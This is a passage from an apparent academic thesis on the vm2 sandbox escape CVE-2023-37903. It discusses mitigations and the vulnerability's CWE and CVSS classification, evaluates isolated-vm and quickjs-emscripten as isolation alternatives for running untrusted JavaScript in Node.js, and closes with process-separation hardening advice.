While this disables the ability to execute shell commands, it solves only a part of the problem. The main issue with this vulnerability is that untrusted code is able to access the global scope of the host. Any values stored in the global scope can therefore be read or overwritten in the sandbox. The implications of this depend on the specific application, but if the global scope contains sensitive data or variables whose modification could change the behavior of the host application, this still poses an enormous security threat. Additionally, `process` is not the only object whose usage from the sandbox can be malicious. For instance, there is the `fetch()` global function available, which can be used to make HTTP requests from the host. [61, 43]

Another thing we could do is either to disable WebAssembly compilation in the sandbox by setting `wasm: false` in the `options` object of `VM`, or ensuring that the `WebAssembly` object has a Proxy, simply by setting `sandbox: {WebAssembly}`. Either of these two options would disable the ability to invoke `util.inspect` on the malicious object. We did not find any other object available in the sandbox by default which could cause the custom inspect function to be called with an unsanitized `inspect` function from the host.

While setting global objects to `undefined` and/or disabling WebAssembly in the sandbox prevents the vulnerability from being exploited in the way we showed, we do not recommend developers to do this while still using vm2 in their projects. These measures rely on patching global objects and the `WebAssembly` object available in the sandbox. If Node.js decides to add more global objects in future versions, or add more objects available to a sandbox created by the `node:vm` module, these protections do not ensure they cannot be used and exploited.

4.5.2 Secure Architecture

As we described, simply modifying the host application code is not enough to provide a robust solution to the vulnerability. Since the vm2 library does not provide any memory isolation guarantees, the only way to really mitigate the vulnerability is to engage protections at a lower level and structure the architecture of the host application in a way which restricts the capabilities of the eventual exploitation.

First and foremost, it is a good idea to separate the part of the host application which executes the sandbox from the rest, ideally by running the sandbox in a separate process. We can then use available operating system protections to restrict the capabilities of this sandbox process to the minimum. The specific measures that need to be put in place depend on the used operating system and the nature and architecture of the host application.

Having created a secure, isolated environment for the sandbox process, if a sandbox escape occurs, the damages it can do are limited. If we restrict the access of the sandbox process to the host file system, an attacker might still be able to run code in the host context of the sandbox process, but they will not be able to write to or read from the file system. Similarly, we might disable network capabilities for the process, which will prevent unauthorized HTTP requests from being made using the global `fetch()` function. The separation of the main process and the sandbox process allows us to impose restrictions on the sandbox, while still allowing required functionalities for the rest of the application.

We revisit the discussion of moving the sandbox to a separate process in section 5.6, as this approach is not limited to vm2.

4.6 Vulnerability Classification

The vulnerability has been given the CVE number CVE-2023-37903 by GitHub after a request by the library's authors. [92, 81] Below, we discuss the CWE and CVSS classifications.

4.6.1 Related CWE Entry

NVD specifies the weakness which caused the vulnerability to be CWE-78 (*OS Command Injection*). [93] This CWE entry's description reads:

> “The product constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component.” [94]

We do not think this is an appropriate CWE classification. CWE-78 reflects situations where the vulnerable application knowingly constructs and executes a command, a part of which the attacker can influence in a way the developer did not anticipate – hence *injection*. The true root cause of the vulnerability is poor isolation of untrusted code, therefore we deemed CWE-653 (*Improper Isolation or Compartmentalization*) to be the proper fit for this vulnerability. CWE-653's description reads:

> “The product does not properly compartmentalize or isolate functionality, processes, or resources that require different privilege levels, rights, or permissions.” [95]

4.6.2 CVSS v3.1 Rating

In the GitHub security advisory, we can see that the original CVSS vector is

`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H` [92],

resulting in a CVSS v3.1 score of 9.8 – Critical. The individual metrics are written out in Table 4.1. While we agree with most of the scores of the individual metrics, we think the Scope metric being given the score *Unchanged* is debatable. The CVSS 3.1 specification states:

> “The Scope metric captures whether a vulnerability in one vulnerable component impacts resources in components beyond its security scope.” [6]

Depending on the point of view, one could argue a sandbox escape vulnerability like this one should have the Scope metric scored as *Changed*, because what exactly an attacker does in the host Context is out of the scope of vm2's protections. In fact, NVD scored the Scope metric as Changed, moving the score from 9.8 to 10, the highest possible CVSS v3.1 score. [93]

Table 4.1 Scores of individual CVSS v3.1 metrics for the CVE-2023-37903 vulnerability, as specified in the original GitHub security advisory. [92]

Metric	**Score**
Attack Vector (AV)	Network
Attack Complexity (AC)	Low
Privileges Required (PR)	None
User Interaction (UI)	None
Scope (S)	Unchanged
Confidentiality (C)	High
Integrity (I)	High
Availability (A)	High

Chapter 5

Evaluation of Alternative Libraries

In this chapter, we take a look at some of the possible alternatives to the vm2 library and evaluate whether they could exhibit vulnerabilities similar to CVE-2023-37903. Based on our results, we discuss what can generally be done by developers of sandboxing libraries for Node.js to minimize the threat of sandbox escaping.

For our evaluation, we chose the isolated-vm[1] and quickjs-emscripten[2] libraries, both available from npm, which use a different approach to sandboxing code than vm2. The first leverages V8 directly, while the latter uses an entirely separate JavaScript interpreter/engine, QuickJS, compiled to a WebAssembly module, to execute sandboxed code. Both approaches eliminate the need for Context isolation by patching, which, as we have seen with vm2, can be problematic.

Our implementation of a Node.js sandboxing application offers the ability to pick these libraries for code execution. This can be used for comparison with the vulnerable vm2 library. More information can be found in Appendix A.

5.1 Scope

Our goal was to evaluate our selected libraries as alternatives to the vm2 library for running untrusted code in a secure sandboxed environment and whether they could exhibit sandbox escape vulnerabilities similar to that of vm2. Each of these libraries offers functionalities not available in vm2 which would require additional analysis and testing. Therefore, we put the following restrictions on the general scope of our evaluation of the individual libraries:

- Each library was considered to be used in a Node.js application, even if it supports running in other environments, such as web browsers.
- Only features which have a parallel in vm2's `VM` object are used. This means the following use cases were considered:
  - Creating a sandboxed environment whose role is to prevent the untrusted code to execute JavaScript code in the host Context or arbitrary shell code on the host machine. Importing modules in this environment is prohibited.
  - Securely passing values from the host environment to the sandbox.

[1] `https://www.npmjs.com/package/isolated-vm`
[2] `https://www.npmjs.com/package/quickjs-emscripten`

  - Evaluating untrusted code in the created sandbox.
  - Retrieving the result of the evaluated code.

- Both of the libraries' sandboxing mechanisms depend on existing JavaScript runtimes (V8 and QuickJS). While we describe how the individual runtimes achieve code isolation from a high level, we did not evaluate the underlying runtimes for programming errors. We decided to rely on their documentation and consider them to be as secure as they claim to be. We did however evaluate whether the libraries' usage of these isolation mechanisms is secure.
- Only sandbox escape vulnerabilities leading to arbitrary remote code execution were considered. Therefore, we did not focus on denial of service attacks caused by CPU or memory exhaustion, for example.

Scope restrictions specific to the individual libraries are described in their respective sections.

5.2 Used Software Versions

The software versions we used for our evaluation are as follows:

- Node.js version 20.9.0, which includes V8 version 11.3.244.8-node.16,
- isolated-vm version 4.7.2 (from npm),
- quickjs-emscripten version 0.29.1 (from npm).

5.3 isolated-vm

This library was chosen for our evaluation because the vm2 authors recommend it as an alternative to the deprecated library. [71]

Unlike vm2, isolated-vm uses V8's Isolates to create a separate environment for executing untrusted code. Because Node.js doesn't provide any JavaScript API for working with Isolates, the main logic of this library is written as a C++ extension dynamically linked with the running Node.js process as a shared object, directly working with V8's API. The library's public API is then exposed as a JavaScript module, `isolated-vm`, and can be used like any other Node.js library.

5.3.1 Usage and Architecture

This section serves as an overview of the typical usage and the architecture of isolated-vm, with information taken from the official documentation. [96] It highlights the most important features of the library (for the purpose of our evaluation) and does not cover the whole API. Functions available in both synchronous and asynchronous versions are marked with an asterisk (*) for completeness.

The first step when using isolated-vm is to create an instance of the `Isolate` JavaScript object using the `new ivm.Isolate(options)` constructor. This initializes a new V8 Isolate and returns a *handle* to it, i.e., a JavaScript object enabling interaction with the internal C++ isolated-vm structure. The constructor takes a single optional `options` object where we can specify:

- `memoryLimit` – the memory limit for each script running in this isolate. The documentation states that this is not a strict limit and a hostile script running in this isolate may use more memory than specified in this option before isolated-vm terminates it.

- `onCatastrophicError` – a callback function to be invoked when a catastrophic error occurs. The documentation does not specify cases when this might happen, but suggests that this callback should terminate the running process as soon as possible.

  When inspecting isolated-vm's source code, we discovered that if defined, this callback is invoked if a script cannot be terminated after a set timeout [97, lines 110, 128] or if `memoryLimit` is exceeded to the extent that V8 itself runs out of memory [98, line 115].

After having created an `Isolate` object, we need to create a Context inside it, which will contain its own instances of global objects. The `isolate.createContext()`* factory method creates a new V8 Context inside the V8 Isolate that `isolate` refers to and returns an instance of the `Context` JavaScript object (handle). We can access the Context's global object via a `Reference` handle stored in the `context.global` property. A Reference is a "pointer" to a value stored in an Isolate. It is *not* a pointer in the sense that its value is the memory address corresponding to the value's location in the machine's memory – a Reference can only be dereferenced using the `deref()` method by the Isolate that owns the referenced value, otherwise an error is thrown by the library.

Unlike when using `node:vm` or vm2, we cannot pass references to objects from the host to the sandbox Context directly, since the two Contexts are located in different Isolates with separate JavaScript heaps. While this is a convenience limitation, it is a result of isolated-vm offloading code sandboxing directly to V8's Isolates, which explicitly disallow sharing objects. It is however possible to pass *transferable* objects between Isolates using `context.global.set(key, value)`* and `context.global.get(key)`*. All primitive values (with the exception of Symbols) are implicitly transferable. Other types of values (objects) can be made transferable by wrapping them in an instance of the `ExternalCopy` object, which is by itself transferable. This clones the value (i.e., another instance is created) using the *structured clone algorithm*[3], which has restrictions on what values can be cloned. Plain objects, such as those created using the object literal syntax, can be cloned, but the algorithm does not work for functions, for example. A structured clone will also not walk or clone the prototype chain of an object. [99]

Finally, we can compile and run code in the new Context using its `eval(code)`* method. For transferable values, the method returns the result of the last evaluated expression, otherwise `undefined` is returned.

5.3.2 Proper and Secure Usage of isolated-vm

For the purpose of our evaluation of isolated-vm, we assumed the library is used according to the author's security advisory. That is, no instances of isolated-vm objects (e.g., `ExternalCopy`, `Reference`, or even the `isolated-vm` module itself, which is transferable as well) are passed to an Isolate running untrusted code.


The isolated-vm library supports optimization of V8's script execution by using cached data. As seen in [100], this is known and disclosed to pose a security risk when executing untrusted code. Therefore, we ignored this option for our evaluation.

Starting with Node.js version 20, projects using isolated-vm must be started with the following flag passed to Node.js:

```
--no-node-snapshot
```

The author explains that this is required because of changes made to V8 in recent versions which would otherwise cause issues with isolated-vm's usage of Isolates. [101].

[3]The algorithm specification can be found at `https://html.spec.whatwg.org/multipage/structured-data.html#structured-cloning`



```
const i1 = new ivm.Isolate();
const c1_1 = i1.createContextSync();
const c1_2 = i1.createContextSync();
const c1_3 = i1.createContextSync();

const i2 = new ivm.Isolate();
const c2_1 = i2.createContextSync();

const i3 = new ivm.Isolate();
const c3_1 = i3.createContextSync();
```

Figure 5.1 The architecture of isolated-vm. All Isolates run in dedicated threads of the same Node.js process but have own, separate heaps, including Contexts (i.e., global objects) and event loops. Notice that only the host Context C_0 constructed upon the process startup has access to built-in Node.js globals – other Contexts are instantiated by isolated-vm (using V8 directly) which does not initialize Node.js built-ins, only the standard JavaScript ones provided by V8.

5.3.3 Evaluation Process

The goal of our analysis was to evaluate whether a script running in an Isolate without references to isolated-vm objects could be able to breach isolated-vm's isolation and execute arbitrary code in the host Context.

Architecturally, a sandbox escape should not be possible because of the heap separation provided by V8's Isolates. vm2's weaknesses stem from the fact that the sandbox and the host share a single Isolate, therefore a sandbox escape is possible if an object is leaked from the host to the sandbox. With isolated-vm, there is no object to leak, as the host Context and the sandbox Context are in different Isolates, which cannot share objects.

Unsurprisingly, we were not able to replicate any of the attacks exploiting vm2's insufficient JavaScript-level object sanitization and patching. We deemed it highly unlikely that we would find any security issues without actually examining the library for incorrect usages of the V8 API or other programming errors.

5.3.3.1 Manual Source Code Analysis

For manual analysis of the library's source code, we mainly focused on the use case as described in section 5.3.1 – creating an Isolate and a Context within it, and running JavaScript code in the Context.

We did not find any discrepancies in the way isolated-vm handles JavaScript code to be run in an Context within an Isolate. When the `context.evalSync(code)`* method is called, the code is passed to V8's `v8::ScriptCompiler::Compile(context, code)` which compiles `code` bound to the created Context and returns an instance of `v8::Script`. The script is then run using its `Run` method, which runs it in the Context it was compiled in. No code sanitization is performed by isolated-vm as isolation is provided by V8 itself. Although V8 provides limited documentation for its compiler API, we were unable to discover any issues with how Isolates and Contexts are handled by the library.

5.3.3.2 Automated Static Analysis

As the next step, we used Cppcheck[4], an open-source static analysis tool for C/C++ source code. This tool analyzes source code for programming errors or oversights which can be determined at compile time. The decision to use a static analysis tool was made to provide us with an overview of potential places for further investigation in the library's source code. For our purposes, we configured Cppcheck to report warnings, i.e., issues that the tool does not consider severe enough to be errors, and ignore code style issues, as those have smaller probability of pointing out issues that can be exploited by an attacker.

While Cppcheck reported some issues, after a manual verification, we concluded that none of them can lead to a vulnerability or stability issues with the library. Most of the reported problems were verified to be false positives. The tool setup and complete results can be found in Appendix B.

5.3.3.3 Runtime Analysis

Since isolated-vm is an addon written in C++, which allows direct access to memory, we performed a runtime analysis of potential memory errors. Depending on the severity, these types of errors could in theory serve as a starting point for various types of attacks. Some instances of buffer overflows, for instance, could be used to execute arbitrary code. This section contains an overview of our analysis process and the results we got. Detailed information, including a guide on reproducing the analysis, can be found in Appendix C.

As a prerequisite, we compiled both Node.js and isolated-vm with debugging symbols and linked with AddressSanitizer[5]. AddressSanitizer is an utility which can help with detecting memory errors such as buffer overflows or memory leaks. If it detects such an error, it prints a helpful message which can aid the developer in fixing the error. The tool works by instrumenting (modifying) the analyzed program's source code, therefore we have enable it at compile time. [102] However, in order for AddressSanitizer to print the location of the error's context in the source code, the program has to be compiled with debugging symbols as well, as we did.

Since AddressSanitizer analyzes programs at runtime, we needed a JavaScript test suite to run in Node.js which would use the isolated-vm library. Ideally, this script should use the library in a way which has a potential of triggering a memory error (if the library contains such an error). For this, we chose the library's own test suite as it covers almost the entire API with many tested edge cases.

Upon our invocation of the test suite with AddressSanitizer, we were met with many errors reporting memory leaks. Therefore, we decided to test for them separately and focus on other issues first. AddressSanitizer informed us of two issues relating to incorrect deletion of heap-allocated memory, which we confirmed to be true. The first one of these occurred in all tests and was caused by a pointer to an internal libuv structure being allocated as one type but deleted as a different one. The second issue was triggered when the `ivm.Isolate.CreateSnapshot()` JavaScript

[4]`https://cppcheck.sourceforge.io/`
[5]`https://github.com/google/sanitizers/wiki/AddressSanitizer`

function was invoked and was caused by a raw pointer obtained by `new char[]` being owned by `std::unique_ptr<const char>` as opposed to `std::unique_ptr<const char[]>`. This caused the wrong deleter (`delete`) being called instead of the correct one (`delete[]`). Both of these issues are technically *undefined behavior* as per recent C++ standards [103], but we did not find them to cause any practical errors when testing. Most importantly, we concluded that neither of the issues open any vulnerabilities exploitable by an attacker, given our use case. Nevertheless, we reported the issues with a proposed patch[6] in the isolated-vm GitHub repository.

For testing for memory leaks, we decided to use the Memcheck tool of the open-source Valgrind[7] utility instead of AddressSanitizer, as we found its output to be more easily interpretative. While memory leaks are unlikely to introduce remote code execution vulnerabilities by themselves, they could cause the application to run out of resources and shut down unexpectedly. If this condition can be caused by an attacker, they can perform an denial of service attack by exhausting memory resources. More importantly, reported memory leaks could give us hints as to where memory is improperly handled, which could create the possibility of other security vulnerabilities.

Valgrind works by injecting its code into the analyzed executable at runtime. [104] Therefore, no special compile time modifications are needed in order to analyze a program using Valgrind, as opposed to AddressSanitizer, which instruments the source code at compile time. In fact, we used Valgrind without a linked AddressSanitizer, as mixing the two often results in false positives because of Valgrind monitoring AddressSanitizer's code as well.

The results can be negatively influenced by leaks caused by Node.js and its dependencies, e.g., V8 and libuv. Because of this, we first ran Valgrind with Node.js executing an empty script so that we could later compare whether using isolated-vm introduces any *new* memory leaks. Upon then executing isolated-vm's test suite with Valgrind and comparing the results, we came to the conclusion that the library does not leak memory in a way which could cause problems with the library's stability or security.

5.3.4 Evaluation Results

We did not find any exploitable security issues in the isolated-vm library which could lead to a sandbox escape and potentially to remote code execution, given the library is used in compliance with the author's security advisory. That is, no isolated-vm objects are passed from the host to the sandbox and the option to use cached data is not enabled.

The security of the library stems from the fact that the host application is able to create a separate Isolate (with its own Context) for each script it runs. This is not possible in vm2, as the library is only able to create separate Contexts which still run in one Isolate. We were unable to discover any way for an attacker to leak the host Context into the sandbox Context and in turn escape the sandbox. In addition, testing for common programming errors using static and runtime analysis yielded no critical findings.

However, the library's security still depends on V8's secure implementation of Isolates. If a vulnerability in this implementation is found in the future, it is highly likely isolated-vm's security will be directly impacted as well. Therefore, the security stakeholders of a project using isolated-vm should be aware of the current state of V8's security and regularly watch for emerging vulnerabilities.

5.4 quickjs-emscripten

We chose this library as the second subject of our evaluation because it is another popular candidate for replacing vm2 in developers' projects. The library is even mentioned as a possible

[6]Our pull request on GitHub: `https://github.com/laverdet/isolated-vm/pull/465`
[7]Valgrind website: `https://valgrind.org/`

alternative by Patrik Šimek, the original vm2 author. [81]

The quickjs-emscripten library uses a different approach than vm2 and isolated-vm – isolation is achieved by using the QuickJS[8] JavaScript engine, compiled to a WebAssembly module, to execute sandboxed code. Alternatively, the library user may choose to use the quickjs-ng[9] fork/version of the QuickJS engine. As of the time of writing, choosing one or the other has no implications for the security of the library. The library's wrapper around QuickJS is written in C and compiled to a WebAssembly module.

This section assumes the library is used in a Node.js project, but its usage is not limited to Node.js or V8, as it does not use any of the environment-specific interfaces; the only requirement is that the host JavaScript environment is able to run WebAssembly modules. Compare that with vm2, which depends on the `node:vm` module, and isolated-vm, which relies on V8's Isolates and is compiled as a native Node.js addon.

5.4.1 Architecture

The QuickJS JavaScript interpreter, which the library uses for execution of untrusted code, is a separate project, maintained by unrelated developers. The library itself enables the interpreter's usage in JavaScript applications by providing JavaScript bindings (i.e., exposing parts of the QuickJS C API as JavaScript API), while the host application itself can use a different environment, such as Node.js with V8.

QuickJS is "a small and embeddable Javascript engine," written in C. [105] This makes it a good choice for the purpose of embedding it in existing JavaScript applications not necessarily running in QuickJS, as the quickjs-emscripten library makes possible.

The engine provides two interfaces very similar to V8's Isolates and Contexts. The official documentation of QuickJS states the following:

> "`JSRuntime` represents a Javascript runtime corresponding to an object heap. Several runtimes can exist at the same time but they cannot exchange objects. Inside a given runtime, no multi-threading is supported.
>
> `JSContext` represents a Javascript context (or Realm). Each JSContext has its own global objects and system objects. There can be several JSContexts per JSRuntime and they can share objects [. . .]" [105]

These definitions put the `JSRuntime` object in parallel with V8's Isolates and `JSContext` with V8's Contexts.


quickjs-emscripten's C wrapper around QuickJS is compiled into a WebAssembly module using the Emscripten[10] compiler, which Node.js applications can then import and use. The interaction with the module is done via regular JavaScript code in the host.

5.4.2 Usage

The information presented in this section is an overview of quickjs-emscripten's JavaScript API and how it can be used to execute code in an isolated environment. The information is taken from the official documentation. [106] As with isolated-vm, this section does not try to document the complete API of the library.

The `GetQuickJS` asynchronous function initializes the library and returns a Promise which resolves to an instance of `QuickJSWASMModule`. Further calls to this function return the same singleton instance. To actually create multiple instances of the QuickJS WebAssembly module, we can use the `newQuickJSWASMModule()` function. Using multiple instances of the QuickJS

[8]QuickJS website: `https://bellard.org/quickjs/`
[9]quickjs-ng repository on GitHub: `https://github.com/quickjs-ng/quickjs`
[10]Emscripten website: `https://emscripten.org/`



```
// ...

const q3 = await newQuickJSWASMModule();
const i3_1 = q1.newRuntime();
const c3_1_1 = i1.newContext();

// ...
```

Figure 5.2 The architecture of quickjs-emscripten. Out of the six instances of `JSContext`, $C_{3,1,1}$ achieves the maximum isolation this library can provide on its own, as it does not share its `JSRuntime` or Wasm module with any other `JSContext`.

module – one instance for each execution of untrusted code – we can achieve the maximum isolation this library offers, as WebAssembly modules are isolated by design.

Next, we need to create an isolated environment for untrusted code execution. This is where the `JSRuntime` and `JSContext` QuickJS interfaces come in. An instance of `JSRuntime` is created using the `newRuntime()` function and similarly, we can create a `JSContext` in the `JSRuntime` by calling the runtime's `newContext()` method.

Passing JavaScript object references from the host to the sandbox `JSContext` and vice versa is not possible, as the two use entirely different JavaScript engines. However, the library offers a way to reconstruct values across runtimes using the `new` family of functions, e.g., `newObject()` or `newFunction()`. These are reconstructed inside the given `JSRuntime`, similar to how isolated-vm allows cloning using `ExternalCopy`.

Finally, calling the `JSContext`'s `evalCode()` method executes code in it and returns the result of the last evaluated expression, wrapped in an instance of `VmCallResult`. This result can be unwrapped, i.e., converted to the actual return value, using the `unwrapResult()` function.

5.4.3 Evaluation

Since quickjs-emscripten's main isolation guarantees are the product of the usage of a WebAssembly module, which is by design isolated, we did not perform additional static or runtime analysis of the library. If there *is* an error in the library, it is isolated to the WebAssembly module itself, as the Wasm memory isolation prevents an attacker from abusing such an error to do harm in the host application.

However, to truly leverage the isolation WebAssembly provides, it is crucial to use a separate WebAssembly module for each execution of untrusted code. As we showed in the previous section, the library provides a way to do that fairly easily. This way, any impact of an exploited error in the quickjs-emscripten library (or the QuickJS runtime itself) will not persist across multiple untrusted code executions and the individual executions will not be able to affect each other.

Compared to isolated-vm, escaping quickjs-emscripten's sandbox would require the attacker to breach at least two security barriers: the isolation provided by QuickJS's `JSContext` and `JSRuntime` interfaces, and V8's implementation of WebAssembly module isolation. We deem this unlikely to be the case, the reason being that V8 is a thoroughly tested project developed by a large corporation – Google – and WebAssembly module isolation is a regularly relied-upon security mechanism in V8, as it is used in their popular web browser, Google Chrome. [52] Even if such a vulnerability is discovered, the fact that an entirely different runtime, QuickJS, is used to execute untrusted code, would make the chances of a successful attack slim.

Our final verdict is that the quickjs-emscripten library can be used to execute untrusted code securely in a Node.js application. No active vulnerabilities have been found in the library, and the combination of using QuickJS and V8 make it highly unlikely for a potential vulnerability found in the future to allow escaping the sandbox. Still, as with isolated-vm, security stakeholders should regularly watch the current security state of V8, as well as the QuickJS/quickjs-ng engine, whichever they choose to use.

5.5 Evaluation Summary and Comparison

The isolated-vm and quickjs-emscripten libraries both provide a strong level of untrusted code isolation in Node.js applications, as reasoned in their respective sections. Each of them employ a different approach to code isolation – isolated-vm uses the V8 instance shared with the host application to execute untrusted code, but in a separate isolate, and quickjs-emscripten uses a separate engine, QuickJS, compiled to a WebAssembly module which the shared V8 instance then runs. Because WebAssembly modules are isolated by design, this sums to a total of two isolation levels provided by quickjs-emscripten – Wasm and QuickJS. For this reason, we recommend developers to prefer quickjs-emscripten over isolated-vm if possible. Still, using either of the two provides far more robust isolation than vm2. We encourage the reader to compare Figure 3.1, Figure 5.1, and Figure 5.2 to see a summary of the isolation capabilities of each library.

We do not see a reason for developers to develop their own sandboxing libraries/modules. Still, one of our tasks was to discuss what can generally be done in current or future implementations of such sandboxing components. Based on our described observations and comparing them with how the vulnerable vm2 library works, the key takeaway is that relying on some kind of patching mechanism while using an inherently insecure module (just as vm2 patched the insecure `node:vm` module with Proxies) is a risk. This approach is very sensitive to the developer forgetting to patch a certain exploitable object, not realizing a certain use case etc. As the CVE-2023-37903 vulnerability showed, even if all possible paths from the sandbox to the host are patched, the runtime environment (Node.js) can simply circumvent this, as from its point of view, the `node:vm` module is not a security mechanism. Instead, such sandboxing library should be designed similarly to how isolated-vm and quickjs-emscripten achieve isolation. That is, the developed library should use existing, tried and trusted mechanisms which provide an actual, lower level isolation guarantee, and are developed with security in mind.

5.6 Further Architectural Considerations

Even though we evaluated the two chosen libraries to be as secure as they claim to be, this section briefly discusses what can be done outside of Node.js to harden the host environment and leverage protections of the operating system.

In our examples, we considered the untrusted code being executed in the same process as the rest of the host application. This has one important security implication: from the point of view of the operating system which the application runs under, both the untrusted code execution and the rest of the host application are equally restricted in their privileges. This breaks the so-called *principle of least privilege*, which tells us that every running program should have the least set of privileges necessary for its operation. [107] Any privileges which the process has but does not need merely widen possible attack vectors.

At a minimum, the host application needs to have the privileges to obtain the untrusted code to run – for web applications, this corresponds to network access to accept HTTP requests from users. If users' code somehow manages to obtain access to networking capabilities, the operating system will assume this is correct, as the privileges of the running process have not been restricted. Another privilege required for a Node.js application to run is the ability to load files from the disk, otherwise Node.js would not be able to load the application script at all. This privilege can be abused for reading arbitrary files from the host file system.

5.6.1 Per-execution Process Separation

The aforementioned issue can be partly solved by creating a dedicated process with restricted privileges and capabilities, solely for a single execution of untrusted code in a sandbox. This however introduces another problem: communication between the host process and the sandbox process. The host process's task is to obtain the code and perhaps return its result back to the user, but the execution and the actual retrieval of the return value happens in the sandbox process. Therefore, the two need to establish some kind of inter-process communication (IPC) channel – a socket, named pipe, etc. The sandbox process has to be granted privileges to use this IPC channel, it cannot be fully isolated from the system. Because of this, a sandbox escape which is still contained within the sandbox process could in theory be able obtain direct access to this channel. Therefore, the host process must consider the data coming from the sandbox process through the IPC channel not trusted and operate with it accordingly.

5.6.2 Shared Process for Multiple Executions

Creating a new dedicated process for each execution of untrusted code may be infeasible because of the additional time and space overhead introduced by process creation. A real world example are Cloudflare Workers[11], an online service which allows its customers to execute their JavaScript and WebAssembly code on Cloudflare's servers. As explained in the Workers documentation [108], the service shares a sandbox process among multiple customers – the main isolation mechanism is provided by V8's Isolates.

However, it should be noted that because of the single-process architecture, Workers employ additional isolation techniques on top of Isolates. Sharing a process for multiple untrusted code executions introduces the risk of side-channel attacks exploiting speculative execution vulnerabilities, such as Spectre. [109] These are vulnerabilities of modern processors caused by their optimizations, and can be exploited to leak arbitrary data from the vulnerable machine's memory. While operating system vendors have been able to integrate mitigations, they often prevent one process from reading another process's data, leaving a single process with multiple Isolates vulnerable. [108]

Whenever possible, we recommend developers to use a dedicated process for each execution of untrusted code, as this makes it possible to use the operating system's privilege restrictions and side-channel attack mitigations. In-process mitigation techniques for speculative execution attacks are out of the scope of this thesis, but we again refer the reader to the Cloudflare

[11]Cloudflare Workers website: `https://workers.cloudflare.com/`

Workers technical documentation [108], which explains in detail what mitigation mechanisms they integrated.

Conclusion

